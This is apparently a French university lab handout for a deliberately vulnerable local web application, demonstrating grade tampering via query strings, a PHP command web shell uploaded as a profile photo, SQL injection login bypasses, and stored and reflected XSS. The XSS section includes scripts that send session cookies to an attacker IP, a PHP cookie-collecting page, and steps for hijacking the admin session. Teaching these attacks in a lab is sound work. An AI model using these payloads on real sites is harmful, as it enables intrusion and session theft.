

1- Introduction

Notre Projet « Ensab_Security » est une plateforme qui consiste à se familiariser avec l'environnement de test des vulnérabilités des applications Web

Les méthodes et procédés d'attaque expliqués dans ce travail ont pour objectif de vous faire comprendre les enjeux de la sécurité et l'importance de la protection du système d'information.

2- INSTALLATION DE XAMPP


Le logiciel Xampp il s'agit d'un serveur Web utilisé localement et il permet d'avoir accès à un serveur web HTTP ainsi qu'à un serveur de base de données. Ceux-ci sont les principaux serveurs sur ce dernier, mais on trouve également un serveur de messagerie et un serveur FTP.

Nous commençons à installer Xampp.


<https://www.apachefriends.org/download.html>

Lancez l'installation de l'application **ENSAB_SECUREITE** sur localhost à ce chemin <http://localhost/ensab/index.php>.

Un installateur vous permettra de l'installer en quelques clics.



Pour installer la base de données, placez-vous simplement sur l'emplacement d'installation (<http://localhost/ensab/installation>), puis cliquez sur installer.



L'étape suivante consiste à configurer la connexion à la base de données mais vous devez d'abord créer une base de données sur **phpmyadmin** nommée "ensab" puis entrer le nom d'utilisateur comme « root » et l'hôte du serveur « localhost » et laisser le mot de passe vide comme ci-dessous

TP 3 : Security_Attack_Web_ENSAB_Application

Entrez les détails de connexion à votre base de données:

1 Host (serveur): localhost

2 Nom d'utilisateur de la base: root

3 Mot de passe de la base:

4 Nom de la base: ensab

Suivant


Copyright © 2022 All rights reserved ENSA BERRECHED

Query String (Les chaînes de requêtes)

Les chaînes de requête « Query String » sont généralement utilisées dans les applications Web pour transmettre des données du client au serveur via des paramètres, ajouter des appels de données à un lien hypertexte et afficher ces informations sur la page liée. Ce qui fait le vol des données.

Pour utiliser cette attaque, nous devons connaître le chemin exact sur lequel nous pouvons effectuer l'attaque, généralement il existe plusieurs méthodes pour détecter ce chemin dans ce travail aller au :

http://127.0.0.1/ensab/query_string/ajout_note.php?username=123456789¬e=19.5



Le paramètre **Username** est le code APOGE de l'étudiant

Le paramètre **note** est la note finale de l'étudiant

File Upload (Attaque par téléchargement des fichiers)

Certaines applications autorisent uniquement le téléchargement d'une photo de profil et ne prennent en charge que les extensions liées à l'image, d'autre prennent en charge d'autres extensions. Alors que les serveurs doivent être manipulés avec prudence afin de ne peut pas ouvrir la porte à de multiples vulnérabilités de sécurité critiques telles que l'exécution de code à distance (un script).

Dans l'étape de création de compte, entrée les données et pour choisir une photo de profil, (nous supposons que le développeur a oublié de spécifier les extensions acceptables pour choisir un fichier). Au lieu de choisir une image, je choisirai un fichier php ou ce qu'on appelle backdoor pour mener l'attaque, ce fichier permet d'exécuter des commandes (DOS – linux...) sur le site

Afin de réaliser l'exécution de code, on peut essayer les étapes suivantes :

- 1- Créez un shell PHP et enregistrer dans le bureau.

```
<?php  
if(isset($_REQUEST['cmd'])){\
```

TP 3 : Security _Attack_Web_ENSAB_Application

```
echo "<pre>";  
  
$cmd = ($_REQUEST['cmd']);  
  
system($cmd);  
  
echo "</pre>";  
  
die;  
  
}  
?>
```

2- Créer le compte



Creation de Compte

Nom:

Prenom:

CNE (MASSAR):

Email:

Photo:

Choisir un fichier Aucun fichier choisi

3- Téléchargez le shell a la place de l'image


4- Une fois le téléchargement réussi, accédez au chemin du shell, par exemple, https://127.0.0.1/ensab/file_uploaded/upload/backdoor.php pour voir s'il est accessible.

Si le shell est accessible, en fonction de la façon dont le shell est exécuté, tentez l'exécution du shell, par exemple, https://127.0.0.1/ensab/file_uploaded/upload/shell.php?cmd=ls+/etc/

(Dir+C:\).

A réfère la même attaque en exécutant le script suivant : C:\Attaque\shell1.php

Ce script permet de faire l'accès a distance au serveur à partir de la machine de pirate



Creation de Compte

Nom: LOUJA

Prenom: AYOUB

CNE (MASSAR): D123456789

Email: ensab@gmail.com

Photo: Choisir un fichier backdoor.php 1

Date de naissance: 20/02/2020

Mot de passe:


Confirmez le mot de passe:

Confirmez! 2

Creer Compte


TP 3 : Security_Attack_Web_ENSAB_Application

Après avoir créé le compte, nous pouvons voir que notre photo de profil n'est pas valide, mais jusque-là, lorsque je me connecte à mon compte dans la barre de profil, nous pouvons simplement vérifier la page html à partir d'inspecter la page pour accéder au chemin du fichier téléchargé.



```
108 <section class="mt-30">
109
110
111 <div class="container-fluid">
112
113 <div class="col-md-8 offset-md-2 bk-right">
114
115 <form id="formID" method="post" action="" class="row">
116 <div class="col-md-6">
117 <img src='../uploads/../../uploads/backdoor.php' class="img-thumbnail" width="150px">
118 </div>
119 <div class="col-md-6">
120 <label>CNE :</label> <span class="text-primary">D123456789</span><br><br>
121 <label>Nom Complete:</label> <span class="text-primary">LOUJA AYOUB</span><br><br>
122 <label></label> <span class="text-danger"></span><br><br>
123 </div>
124 </div>
125 </from>
126
127 </from>
```

Je peux maintenant accéder au fichier modifié sur le serveur du site et avoir tous les accès et autorisations sur le site, supprimer et modifier ajouter



SQL injection

L'injection SQL est une vulnérabilité de sécurité Web dans laquelle l'attaquant joue sur les requêtes d'accès aux bases de données avec des entrée valide explicitement.

Normalement la requête valider par l'utilisateur et le mot de passe suivante :

Utilisateurs : adminensab

Mots de passe : 12345678

```
SELECT * FROM users WHERE username = 'adminensab' AND password = '12345678'
```

Par un attaquant la requête aura vérifié par les entrées suivantes :

Utilisateurs : pirate' **OR** '1'='1


TP 3 : Security_Attack_Web_ENSAB_Application

Mots de passe : 0000000 'OR' 1='1

Select * from users where username='pirate' OR ' 1 ' = ' 1 ' AND password ='00000' OR ' 1 ' = ' 1 '


De même la requête peut être validée par l'entrée suivante : userpirate'OR 1=1 --

Donc la requête est toujours valide même le login et les mots de passe sont incorrect



- Entrez une syntaxe appropriée pour modifier la requête

SQL Injection basée sur $1 = 1$ est toujours vraie nous sommes maintenant authentifiés en tant qu'administrateur ».




XSS

Il existe deux types d'attaques XSS : Stored XSS and Reflected XSS.

Le Cross-Site Scripting (abrégé XSS) est un type de faille de sécurité des sites web permettant d'injecter du contenu dans une page, provoquant ainsi des actions sur les navigateurs web visitant la page.

Exemple :

TP 3 : Security_Attack_Web_ENSAB_Application



Copyright © 2022 | ENSA BERECHED

A l'arrivée à l'administrateur l'icône correspondre au message aura être afficher par sont arrivée d'un nouveau message, après le clic d'administrateur automatiquement un script injecter (JavaScript, Java,...) Par l'attaquant aura être exécuter. Ce dernier rediriger vers le site propre de l'attaquant et stockera les identifiants de la session admin en récupérant les cookies.

Remarque :

L'activité suivante oblige une connexion entre deux machines :

- Une corresponde a l'administrateur de site administrée
 - L'autre corresponde de l'attaquant mené de son site propre ou va enregistrer les cookies comporte les identifiants de la session de l'administrateur ciblée
- 1- L'attaquant créera le script php « XSS.PHP » pour sauvegarder les cookies sur sa base de données, qu'il faut la créera d'avance nommée « **xss_attaque** »

```
<?php
session_start();
$db_hostname = "localhost";
$db_userdata = "root";
$db_password = "";
$db_dataname = "xss";
try {
    $connect = new PDO("mysql:host=$db_hostname; dbname=$db_dataname",
    $db_userdata,$db_password);
} catch (PDOException $e) {
    die("Database Exception, contact le webmaster");
}
$connect->query("set names'utf8' ");
if ( isset($_GET['id']) ) {
    $id = htmlspecialchars($_GET['id']);
    $today = date("Y-m-d H:i:s");
    $stmt = $connect->prepare("INSERT INTO `xss_attaque` (`cookies`, `created_at`)
VALUES (:cookies, :created_at)");
    $stmt->bindParam (':cookies', $id , PDO::PARAM_STR );
    $stmt->bindParam (':created_at', $today , PDO::PARAM_STR );
    $stmt->execute();
    header("Location: http:// {IP ADRESSE ADMINISTRATEUR}/ensab/", TRUE, 301);
}
```

- 2- L'attaquant va essayer d'envoyer un message à l'administration dans la page Contact ou bien dans la page d'inscriptions et d'injecter le script suivant dans l'un des contenus de certains entrée

```
<script>window.location.replace('http://IP_MACHINE_ATAQUANT/Attaque/XSS.php?id='+document.cookie);</script>
```

TP 3 : Security_Attack_Web_ENSAB_Application

Contact Administration

ATTA

XSS@gmail.com

BONJOUR ENSAB

Message

Bonjour Ensab,
<script>>window.location.replace('http://192.168.1.64/Attaque/XSS.php?id='+document.cookie);</script>
|

Envoyer

- 3- Après la consultation la boîte de message par l'utilisateur (administrateur / simple user (chat forum, commentaire)) les identifiants de la session consulté doivent automatiquement envoyer vers le serveur de l'attaquants et enregistrer dans la base de données des cookies « XSS_ATTAQUE »
- 4- L'attaquant consulte cette base de données « XSS_ATTAQUE » pour récupérer les identifiants de la session attaquée

☐ Tout afficher
 Nombre de lignes : 25
 Filtrer les lignes:

+ Options

id	cookies	txt	pass	user	created_at
0	PHPSESSID=60ruvb3kuovfuqcto08b8ko4k		NULL	NULL	2022-10-14
0	PHPSESSID=tjv6hhut37ueusluctjs6ogaoo		NULL	NULL	2022-10-14
0	hubspotutk=1c5716a77d10637ee720947eb97318d2; _hjSe...		NULL	NULL	2022-10-14
0	hubspotutk=1c5716a77d10637ee720947eb97318d2; _hjSe...		NULL	NULL	2022-10-14

☐ Tout afficher
 Nombre de lignes : 25
 Filtrer les lignes:


- 5- Clic sur +Options pour afficher le texte complète du champ cookies

```
> Options
id cookies
0 PHPSESSID=60rvub3kuovfuqct0f8b8ko4k

0 PHPSESSID=tjv6hhut37ueusluctjs6ogaao
  hubspotctid=1c5716a77d10637ee720947eb97318d2;
  __hjSessionUser_2868906=eYJpZCI6ljk5MDczMDBlTE1NmQNTY4Ny1lODNjLWEzZTMtNGFjYzc3NSlSmlNyZWFOZQWQlQjE2NTk1Njc0MTQyNDYSlmV4aXNoaW5nlp0cnVfQ==;
  __ga=GA1.1.1002257824.1660344723; crisp-client/session/5f8f0693c-f6fb-408d-b405-33ddc00f4e47-session_9fb8e9e1-c128-477a-9a1f-4122c7d42547;
  ajs_anonymous_id=eb5639e3-eb64-4e2d-be01-ebf589c552ac; __xrsf=27f03a609bbj2be4a30a0cf02d97a1614940924904561664485580; PHPSESSID=0cpo55obiteso400gft29f5nru;
  install_421aa9e079f-c16b6cdtsd7f6ml8i0qkairu; __hsrc=18257874.1c5716a77d10637ee720947eb97318d2.165956715898.1665691192652.6; __hsrcc=1



  hubspotctid=1c5716a77d10637ee720947eb97318d2;
  __hjSessionUser_2868906=eYJpZCI6ljk5MDczMDBlTE1NmQNTY4Ny1lODNjLWEzZTMtNGFjYzc3NSlSmlNyZWFOZQWQlQjE2NTk1Njc0MTQyNDYSlmV4aXNoaW5nlp0cnVfQ==;
  __ga=GA1.1.1002257824.1660344723; crisp-client/session/5f8f0693c-f6fb-408d-b405-33ddc00f4e47-session_9fb8e9e1-c128-477a-9a1f-4122c7d42547;
  ajs_anonymous_id=eb5639e3-eb64-4e2d-be01-ebf589c552ac; __xrsf=27f03a609bbj2be4a30a0cf02d97a1614940924904561664485580; PHPSESSID=0cpo55obiteso400gft29f5nru;
  install_421aa9e079f-c16b6cdtsd7f6ml8i0qkairu; __hsrc=18257874.1c5716a77d10637ee720947eb97318d2.165956715898.1665691192652.6; __hsrcc=1
```

- 6- Copier le PHPSESSID colorée
- 7- Aller au navigateur de l'attaquant et dans la page d'authentification d'administration clic droite pour inspecter la page




TP 3 : Security_Attack_Web_ENSAB_Application

- 8- Après clic sur Application pour mettre a modification du cookie de cette page, il est nécessaire de changer la valeur de Variable « PHPSESSID » par celle enregistrer dans la base de données



- 9- Rafraichir la page d'authentification d'administration, le résultat aura l'accès au panel d'admin avec succès



+ Reflected XSS.

Après l'entrer dans la page de recherche des actualités dans la machine d'attaquant, on testera la vulnérabilité « Reflected XSS »


- 1- Dans l'entrer Recherche saisir le script suivant : `<script> ALERT('test') ; </script>`
- 2- Selon la réponse de la page si le message d'alerte a été afficher il aura une vulnérabilité sinon on ne peut pas attaquer avec Reflected XSS
- 3- Pour exploiter cette vulnérabilité on inspira de l'URL de page de recherche « **`http://IP_MACHINE_ADMIN/search.php?q=MOTS_CHERCHER`** »
- 4- Remplacer **MOTS_CHERCHER** Par le script suivant
`<script>`
`window.location.replace('http://IP_MACHINE_ATAQUANT/Attaque/XSS.php?id='+document.cookie);`
`</script>`
- 5- Le Lien obtenu par exemple :

`http://192.168.1.36/search.php?q=<script>window.location.replace('http://10.10.36.125/Attaque/XSS.php?id='+document.cookie);</script>`


Pour exploiter cette vulnérabilité on a besoin a envoyer Le message (par mail ou sur page contact de même site) pour forcer la victime « L'administration / User » d'ouvrir ce lien pour celle-ci on suive les étapes suivantes :

- o Dans Le formulaire contacter on label du message entrée Lien abrégée soit par Le site bitly.com ou gmail.com


TP 3 : Security_Attack_Web_ENSAB_Application



- Appuyer sur Insérer un Lien (CTRL + K)



- Dans Le texte à afficher en saisir L'URL contient l'adresse de serveur d'administration uniquement
- Dans Adresse Web saisir Le lien URL complète puis envoyer le message
- Une fois l'administrateur (user) a reçu le message par simple clic sur le lien les cookies seront envoyés à l'attaquant par la suite auront enregistré dans la base de l'attaquant



Suivies Les étapes à partir de l'étape 4 de l'attaque XSS Stored

DOM XSS.

De même fonctionnement que **Reflected XSS** mais cette fois-ci en utilisant le code Javascript.

```
"onclick=prompt(8)>"@x.y
"onclick=prompt(8)><svg/onload=prompt(8)>"@x.y
<img src/onerror=prompt(8)>
<a href="\x01javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x08javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE3\x80\x80javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x15javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE2\x80\xA8javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x16javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x06javascript:javascript:alert(1)" id="fuzzelement1">test</a> image src =q onerror=prompt(8)>
<img src =q onerror=prompt(8)>
```